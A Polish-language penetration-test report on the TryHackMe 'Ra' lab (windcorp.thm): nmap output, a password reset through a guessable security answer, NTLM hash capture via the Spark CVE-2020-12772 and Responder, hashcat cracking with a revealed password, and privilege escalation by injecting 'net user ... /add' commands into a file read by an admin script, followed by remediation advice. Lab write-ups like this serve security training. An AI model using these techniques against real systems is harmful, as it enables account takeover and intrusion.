
Raport z Testów Penetracyjnych TryHackME "Ra" Michał Lissowski

Windcorp.thm



Tester i autor raportu	Michał Lissowski Michallissowski@gmail.com
Miejsce wykonania	Gdańsk
Data wykonania	22.11.2022
Testowana aplikacja/system	Windows, Spark
Korporacja	Windcorp.thm

Niniejszy dokument jest podsumowaniem testu penetracyjnego wykonanego na https://tryhackme.com/room/Ra.

Skanowanie Nmap

```
Nmap scan report for ip-10-10-43-179.eu-west-1.compute.internal (10.10.43.179)
Host is up (0.00049s latency).
Not shown: 979 filtered ports
         STATE SERVICE
                                   VERSION
53/tcp open domain
                                   Microsoft DNS
                        Microsoft IIS httpd 10.0
80/tcp open http
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
 http-fileupload-exploiter:
      Couldn't find a file-type field.
      Couldn't find a file-type field.
 http-methods:
 Potentially risky methods: TRACE
 http-server-header: Microsoft-IIS/10.0
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-title: Windcorp.
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-11-24 21:25:57Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap
                                   Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-Fi
rst-Site-Name)
| sslv2-drown:
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http
                                   Microsoft Windows RPC over HTTP 1.0
636/tcp open ldapssl?
| sslv2-drown:
2179/tcp open vmrdp?
3268/tcp open ldap
                                   Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-Fi
rst-Site-Name)
| sslv2-drown:
3269/tcp open globalcatLDAPssl?
|_sslv2-drown:
3389/tcp open ms-wbt-server
                                   Microsoft Terminal Services
| ssl-cert: Subject: commonName=Fire.windcorp.thm
 Not valid before: 2022-11-23T21:24:37
| Not valid after: 2023-05-25T21:24:37
 ssl-date: 2022-11-24T21:26:28+00:00: 0s from scanner time.
| sslv2-drown:
```

```
5222/tcp open jabber
                                  Ignite Realtime Openfire Jabber server 3.10.0 or later
 ssl-cert: Subject: commonName=fire.windcorp.thm
 Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
 Not valid before: 2020-05-01T08:39:00
 Not valid after: 2025-04-30T08:39:00
 ssl-dh-params:
   VULNERABLE:
   Diffie-Hellman Key Exchange Insufficient Group Strength
     State: VULNERABLE
       Transport Layer Security (TLS) services that use Diffie-Hellman groups
       of insufficient strength, especially those using one of a few commonly
       shared groups, may be susceptible to passive eavesdropping attacks.
     Check results:
       WEAK DH GROUP 1
             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
             Modulus Type: Safe prime
             Modulus Source: RFC2409/Oakley Group 2
             Modulus Length: 1024
             Generator Length: 8
             Public Key Length: 1024
     References:
       https://weakdh.org
 sslv2-drown:
  xmpp-info:
   STARTTLS Failed
   info:
     unknown:
     stream_id: 3cavmf6ejw
     errors:
       invalid-namespace
       (timeout)
     XMDD:
       version: 1.0
     capabilities:
     auth_mechanisms:
     features:
     compression_methods:
5269/tcp open xmpp
                                  Wildfire XMPP Client
sslv2-drown:
 xmpp-info:
   Respects server name
   STARTTLS Failed
   info:
     unknown:
```

```
stream id: 4jzabsw6nr
     errors:
       host-unknown
       (timeout)
     XMDD:
       version: 1.0
     capabilities:
     auth mechanisms:
     features:
     compression methods:
7070/tcp open http
                                  Jetty 9.4.18.v20190429
 http-cross-domain-policy:
   VULNERABLE:
   Cross-domain and Client Access policies.
     State: VULNERABLE
       A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Read
eг,
       etc. use to access data across different domains. A client acces policy file is similar to cross-domain poli
       but is used for M$ Silverlight applications. Overly permissive configurations enables Cross-site Request
       Forgery attacks, and may allow third parties to access sensitive data meant for the user.
     Check results:
       /crossdomain.xml:
         <?xml version="1.0"?>
         <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
         <cross-domain-policy>
               <site-control permitted-cross-domain-policies="all"/>
               <allow-access-from domain="*" to-ports="5222,5223,7070,7443" secure="true"/>
         </cross-domain-policy>
     Extra information:
       Trusted domains:*
     References:
       https://www.adobe.com/devnet/articles/crossdomain policy file spec.html
       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%280TG-CONFIG-008%29
       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
       https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain PolicyFile Specification.pdf
       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
       http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
 http-csrf: Couldn't find any CSRF vulnerabilities.
 http-dombased-xss: Couldn't find any DOM based XSS.
 http-enum:
 /crossdomain.xml: Adobe Flash crossdomain policy
http-server-header: Jetty(9.4.18.v20190429)
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-title: Openfire HTTP Binding Service
```

```
7443/tcp open ssl/http
                                  Jetty 9.4.18.v20190429
 http-cross-domain-policy:
   VULNERABLE:
   Cross-domain and Client Access policies.
     State: VULNERABLE
       A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Rea
       etc. use to access data across different domains. A client acces policy file is similar to cross-domain pol
       but is used for M$ Silverlight applications. Overly permissive configurations enables Cross-site Request
       Forgery attacks, and may allow third parties to access sensitive data meant for the user.
     Check results:
       /crossdomain.xml:
         <?xml version="1.0"?>
         <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
         <cross-domain-policy>
               <site-control permitted-cross-domain-policies="all"/>
               <allow-access-from domain="*" to-ports="5222,5223,7070,7443" secure="true"/>
         </cross-domain-policy>
     Extra information:
       Trusted domains:*
     References:
       https://www.adobe.com/devnet/articles/crossdomain policy file spec.html
       https://www.owasp.org/index.php/Test RIA cross domain policy %280TG-CONFIG-008%29
       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
       https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain PolicyFile Specification.pdf
       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
       http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
http-csrf: Couldn't find any CSRF vulnerabilities.
http-dombased-xss: Couldn't find any DOM based XSS.
 http-enum:
/crossdomain.xml: Adobe Flash crossdomain policy
| http-server-header: Jetty(9.4.18.v20190429)
 http-slowloris-check:
   VULNERABLE:
   Slowloris DOS attack
     State: LIKELY VULNERABLE
     IDs: CVE:CVE-2007-6750
       Slowloris tries to keep many connections to the target web server open and hold
       them open as long as possible. It accomplishes this by opening connections to
       the target web server and sending a partial request. By doing so, it starves
       the http server's resources causing Denial Of Service.
```

```
Disclosure date: 2009-09-17
     References:
       http://ha.ckers.org/slowloris/
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
 _http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 _http-title: Openfire HTTP Binding Service
 ssl-cert: Subject: commonName=fire.windcorp.thm
 Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
 Not valid before: 2020-05-01T08:39:00
 Not valid after: 2025-04-30T08:39:00
 ssl-dh-params:
   VULNERABLE:
   Diffie-Hellman Key Exchange Insufficient Group Strength
     State: VULNERABLE
       Transport Layer Security (TLS) services that use Diffie-Hellman groups
       of insufficient strength, especially those using one of a few commonly
       shared groups, may be susceptible to passive eavesdropping attacks.
      Check results:
       WEAK DH GROUP 1
             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
             Modulus Type: Safe prime
             Modulus Source: RFC2409/Oakley Group 2
             Modulus Length: 1024
             Generator Length: 8
             Public Key Length: 1024
     References:
       https://weakdh.org
 _sslv2-drown:
7777/tcp open socks5
                                  (No authentication; connection failed)
 socks-auth-info:
 No authentication
9090/tcp open zeus-admin?
| fingerprint-strings:
   GetRequest:
     HTTP/1.1 200 OK
     Date: Thu, 24 Nov 2022 21:25:57 GMT
     Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
     Content-Type: text/html
     Accept-Ranges: bytes
     Content-Length: 115
     <html>
     <head><title></title>
     <meta http-equiv="refresh" content="0;URL=index.jsp">
      </head>
      <body>
     </body>
```

```
</body>
    </html>
   HTTPOptions:
    HTTP/1.1 200 OK
    Date: Thu, 24 Nov 2022 21:26:02 GMT
     Allow: GET, HEAD, POST, OPTIONS
   JavaRMI, drda, ibm-db2-das, informix:
    HTTP/1.1 400 Illegal character CNTL=0x0
    Content-Type: text/html;charset=iso-8859-1
     Content-Length: 69
     Connection: close
    <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x0
   SqueezeCenter CLI:
     HTTP/1.1 400 No URI
    Content-Type: text/html;charset=iso-8859-1
     Content-Length: 49
     Connection: close
    <h1>Bad Message 400</h1>reason: No URI
   WMSRequest:
    HTTP/1.1 400 Illegal character CNTL=0x1
    Content-Type: text/html;charset=iso-8859-1
     Content-Length: 69
     Connection: close
    <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x1
9091/tcp open ssl/xmltec-xmlmail?
 fingerprint-strings:
   DNSStatusRequest, DNSVersionBindReq:
    HTTP/1.1 400 Illegal character CNTL=0x0
     Content-Type: text/html;charset=iso-8859-1
     Content-Length: 69
     Connection: close
    <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x0
   GetRequest:
    HTTP/1.1 200 OK
     Date: Thu, 24 Nov 2022 21:26:13 GMT
    Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
     Content-Type: text/html
     Accept-Ranges: bytes
     Content-Length: 115
     <html>
     <head><title></title>
     <meta http-equiv="refresh" content="0;URL=index.jsp">
     </head>
     <body>
     </body>
     </html>
```

```
</html>
   HTTPOptions:
     HTTP/1.1 200 OK
     Date: Thu, 24 Nov 2022 21:26:13 GMT
     Allow: GET, HEAD, POST, OPTIONS
   Help:
     HTTP/1.1 400 No URI
     Content-Type: text/html;charset=iso-8859-1
     Content-Length: 49
     Connection: close
     <h1>Bad Message 400</h1>reason: No URI
     HTTP/1.1 400 Illegal character OTEXT=0x80
     Content-Type: text/html;charset=iso-8859-1
     Content-Length: 71
     Connection: close
     <h1>Bad Message 400</h1>reason: Illegal character 0TEXT=0x80
     HTTP/1.1 400 Unknown Version
     Content-Type: text/html;charset=iso-8859-1
     Content-Length: 58
     Connection: close
     <h1>Bad Message 400</h1>reason: Unknown Version
   SSLSessionReq:
     HTTP/1.1 400 Illegal character CNTL=0x16
     Content-Type: text/html;charset=iso-8859-1
     Content-Length: 70
     Connection: close
     <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x16
 ssl-cert: Subject: commonName=fire.windcorp.thm
 Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
 Not valid before: 2020-05-01T08:39:00
 Not valid after: 2025-04-30T08:39:00
 ssl-dh-params:
   VULNERABLE:
   Diffie-Hellman Key Exchange Insufficient Group Strength
     State: VULNERABLE
       Transport Layer Security (TLS) services that use Diffie-Hellman groups
       of insufficient strength, especially those using one of a few commonly
       shared groups, may be susceptible to passive eavesdropping attacks.
     Check results:
       WEAK DH GROUP 1
             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
             Modulus Type: Safe prime
             Modulus Source: RFC2409/Oakley Group 2
             Modulus Length: 1024
Service Info: Host: FIRE; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
_nbstat: NetBIOS name: FIRE, NetBIOS user: <unknown>, NetBIOS MAC: 02:5f:71:93:da:b9 (unknown)
_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
smb-vuln-ms10-054: false
smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
 smb2-security-mode:
   2.02:
     Message signing enabled and required
 smb2-time:
   date: 2022-11-24 21:26:18
   start date: 1600-12-31 23:58:45
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
lmap done: 1 IP address (1 host up) scanned in 203.08 seconds
```

Opis skanowania


Skanowanie nmapem "nmap –sS -sC -sV –script=deafult,vuln –T 5 –p- 10.10.43.179". Wynik pokazał wiele otwartych portów. Wykryto różne podatności. Na porcie 5222 i 7443 "Diffie-hellman key exchange insufficient group strength". Port 7443 Cve-2007-6750. Port 7070 i 7443 "crross-domain and client access policies". Znalezione domeny które można zapisać do "/etc/hosts" by zalogować się na stronę korporacji.

Rekonesans


Na Porcie 80 znajduje się strona windcorp. Po analizie można zauważy imiona i nazwiska potencjalnych użytkowników oraz IT support-staff.

Our IT support-staff

- 8 Antonietta Vidal
- & Britney Palmer
- & Brittany Cruz
- & Carla Meyer
- Buse Candan
- & Edward Lewis
- & Emile Lavoie
- & Emile Henry
- R Emily Anderson
- & Hemmo Boschma
- & Isabella Hughes
- & Isra Saur
- 8 Jaqueline Dittmer



W prawym górnym rogu znajduje się pole do resetowania hasła. Aby zresetować hasło należy udzielić poprawnej odpowiedzi na pytania.





Od razu rzuca się w oczy wybór "what is/ was your favorite pets name?", ponieważ na zdjęciu trzech użytkowników Lilyle trzyma na rękach psa(jest to duża podpowiedź). Po przeanalizowaniu kodu strony można znaleźć nazwę psa: Sparky. Za pomocą tych informacji udało się zresetować hasło.

```
<div class="testimonial-item mx-auto mb-5 mb-lg-0">
      <img class="img-fluid rounded-circle mb-3" src="img/Emilieje.jpg" alt="">
      <h5>Emily Jensen</h5>
       "Love it! Thanks for beleiving in me!"
     </div>
   </div>
   <div class="col-lq-4">
     <div class="testimonial-item mx-auto mb-5 mb-lq-0">
      <img class="imq-fluid rounded-circle mb-3" src="imq/lilyleAndSparky.jpg" alt="">
      <h5>Lilv Levesque</h5>
      "I love being able to bring my best friend to work with me!"
     </div>
   </div>
   <div class="col-lq-4">
     <div class="testimonial-item mx-auto mb-5 mb-lg-0">
      <img class="img-fluid rounded-circle mb-3" src="img/kirkug.jpg" alt="">
      <h5>Kirk Uglas</h5>
       "Every day is a treat!"
     </div>
   </div>
 </div>
-/div
```

Your password has been reset to: **ChangeMe#1234**

Remember to change it after logging in!

Tire.wingcorp.cnm/cneck.asp

Zdobyte hasło posłużyło do zalogowania się do smb. Znaleziono tam interesujące informację. Program spark.

```
root@lp-10-10-192-215:~# smbcllent //windcorp.thm/shared -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                              0 Sat May 30 01:45:42 2020
                                             0 Sat May 30 01:45:42 2020
 Flag 1.txt
                                             45 Fri May 1 16:32:36 2020
 spark_2_8_3.deb
                                     A 29526628 Sat May 30 01:45:01 2020
 spark 2 8 3.dmg
                                     A 99555201 Sun May 3 12:06:58 2020
 spark 2 8 3.exe
                                     A 78765568 Sun May 3 12:05:56 2020
 spark 2 8 3.tar.gz
                                     A 123216290 Sun May 3 12:07:24 2020
```

Można zauważyć ze w tej korporacji posługują się komunikatorem "spark" w wersji 2.8.3. Jest ona podatna na groźnego exploita. CVE-2020-12772 spark.



Our IT support-staff

- & Antonietta Vidal

- & Carla Meyer
- Buse Candan
- A Edeltraut Daub
- A Edward Lewis
- & Emile Lavoie
- & Emile Henry
- & Emily Anderson
- & Hemmo Boschma
- 🙎 Isabella Hughes
- & Isra Saur
- & Jackson Vasquez

Za pomocą exploita oraz programu "RESPONDER "udało się uzyskać hash innego użytkownika do którego wysłaliśmy zainfekowaną

Wiadomość. Był to dostępny użytkownik "Buse Candan".

Hash został złamany za pomocą: hashcat -a 0 -m 5600 hash.txt rockyou.txt ----- uzunLM+3131

Hasło pomogło do zalogowania przez "evil-winrm" na użytkownika buse.

```
*Evtl-WinRM* PS C:\Users\buse\Documents> whoami windcorp\buse
*Evil-WinRM* PS C:\Users\buse\Documents>
```

Windows eskalacja uprawnień

Polecenie "whoami /all", dało wynik:

GROUP INFORMATION						
Group Name		Туре	SID	Attributes		
Peryone ILTIN\Users ILTIN\Pre-Windows 2000 Compa BUILTIN\Account Operators BUILTIN\Remote Desktop Users BUILTIN\Remote Management User NT AUTHORITY\NETWORK NT AUTHORITY\Authenticated Use NT AUTHORITY\This Organization WINDCORP\IT NT AUTHORITY\NTLM Authenticated Mandatory Label\Medium Plus Ma	rs ers i	Alias Alias Alias Well-known group Well-known group Well-known group Group Well-known group	S-1-5-32-545 S-1-5-32-554 S-1-5-32-548 S-1-5-32-555 S-1-5-32-580 S-1-5-2 S-1-5-11 S-1-5-15 S-1-5-2-555431066-3599073733-176599750-5865	Mandatory group, Enabled by default, Enabled group		
PRIVILEGES INFORMATION						
3	Description		State			
		Enabled Enabled				

Polecenie "wmic service get name,pathname,displayname,startmode", nie dało rezultatu "Access denied":

Znaleziona została podatność która może posłużyć do eskalacji uprawnień "Account Operatiors"

DOTETIN/THE MEMBORS 2000 COMPACEDE ACCESS	necos	3 I 3 3L 331	Holloutery group, Eliabted by deriddee, Eliabted group
BUILTIN\Account Operators	Alias	S-1-5-32-548	Mandatory group, Enabled by default, Enabled group
DUTI TIN Demote Deckton Hones	Alian	0 4 5 22 555	Mandatory orang Foobled by default Foobled orang

Na dysku c:\scripts znajdują się interesujące pliki:

```
PS C:\scripts> type log.txt
/25/2022 07:24:18
PS C:\scripts> type checkservers.ps1
```

Po przeanalizowaniu skryptu " checkservers.ps1" można wywnioskować, że pobiera zawartość z innego pliku, a dokładnie " C:\Users\brittanycr\hosts.txt . Do którego użytkownik Buse nie ma dostępu.

```
# atso hash,comment (#) out any hosts that are goting for mathematice of are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
$p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
```

Za pomocą podatności BUILTIN\Account Operators, możemy dodać użytkownika "brittanycr". Dodajemy brittanycr do domeny net user brittanycr password123! /domain co pozwoli nam wejść przez SMB do pliku hosts.txt i edytować go . A następnie plik uruchomi się automatycznie z poświadczeniami administratora.

Po dodaniu do pliku "hosts.txt" komendy:

echo ';net user Misiek haslomisiek123 /add;net localgroup Administrators Misiek /add' >> hosts.txt, należy wrzuci go ponownie do katalogu smb.

Po chwili możemy zalogować się na nowego użytkownika "Misiek" który należy do grupy administratorów.

Podatności, naprawa i zapobieganie

CVE-2020-12772 spark2.8.3. Komunikator który jest używany w waszej korporacji jest podatny na Exploita uważanego za bardzo niebezpiecznego w skali Cvss: 8.8. Polega na: Za każdym razem, gdy użytkownik kliknie łącze lub moduł ROAR automatycznie go wstępnie załaduje, serwer zewnętrzny otrzymuje żądanie obrazu wraz z hashami NTLM od użytkownika, który odwiedza łącze, czyli użytkownika, z którym rozmawiasz. Atakujący może je łatwo przechwycić za pomocą "Responder". Prowadzi to eskalacji kolejnych kont pracowników korporacji. ().

Aby wyeliminować lukę należy zaktualizować oprogramowanie do najnowszej wersji. Śledzenie wszystkich najnowszych luk i być na bieżąco z aktualizacjami które wyeliminują możliwość włamania

BUILTIN\Account Operators: Podatność pozwala na operację na kontach. W danym przypadku użytkownik który nie powinien mieć możliwości, może dodać/utworzyć konto nowego użytkownika.

Nie zaleca się również używania skryptow automatycznych z uprawnieniami adminstratora które odnoszą się do plików wykonywalnych przez nieuprzywilejowanych użytkowników.

Zaleca się natychmiastową aktualizacje systemu i poprawną konfiguracje użytkowników.

Nie ujawniania się poufnych informacji na stronie ani w kodzie strony, takich jak Użytkownicy, hasła ani podpowiedzi do resetowania haseł.

Crross-domain and client access policies:

Plik zasad międzydomenowych określa uprawnienia używane przez klienta WWW, takiego jak Java, Adobe Flash, Adobe Reader itp., w celu uzyskania dostępu do danych w różnych domenach. Plik zasad dostępu klienta jest podobny do zasad międzydomenowych, ale jest używany w aplikacjach Silverlight. Zbyt liberalne konfiguracje umożliwiają ataki polegające na fałszowaniu żądań między witrynami i mogą umożliwiać stronom trzecim dostęp do poufnych danych przeznaczonych dla użytkownika.

Należy określić tylko zaufane domeny w pliku zasad międzydomenowych.

Diffie-hellman key exchange insufficient group strength" wynik cvss 4.0:

SSL/TLS: luka w zabezpieczeniach związana z niewystarczającą siłą grupy DH w zakresie wymiany kluczy Diffie-Hellman.

Usługa SSL/TLS wykorzystuje grupy Diffie-Hellmana o niewystarczającej sile; (rozmiar klucza < 2048). Grupa Diffie-Hellmana to kilka dużych liczb, które są używane jako podstawa do obliczeń DH. Mogą być i często są naprawiane. Bezpieczeństwo końcowego sekretu zależy od wielkości tych parametrów.

Osoba atakująca może być w stanie odszyfrować komunikację SSL/TLS w trybie offline

Należy Wdrożyć (Ephemeral) Elliptic-Curve Diffie-Hellman (ECDHE) lub użyj 2048-bitowej lub silniejszej grupy Diffie-Hellman (zobacz odniesienia).

CVE-2007-6750: Apache HTTP Server 1.x i 2.x umożliwia zdalnym atakującym spowodowanie odmowy usługi (awarii demona) poprzez częściowe żądania HTTP, jak wykazał Slowloris, w związku z brakiem modułu mod_reqtimeout w wersjach wcześniejszych niż 2.2.15.

Atak Slowloris to rodzaj ataku typu "odmowa usługi" (DoS), którego celem są wątkowe serwery sieciowe. Próbuje zmonopolizować wszystkie dostępne wątki obsługi żądań na serwerze WWW, wysyłając żądania HTTP, które nigdy się nie kończą.

Można wyeliminować tę lukę, aktualizując ją do aktualnej wersji.

Aby ograniczyć tę lukę, należy zezwolić na dostęp do zarządzania produktami F5 tylko za pośrednictwem bezpiecznej sieci i ograniczyć dostęp do wiersza polecenia systemów, których dotyczy luka, do zaufanych użytkowników.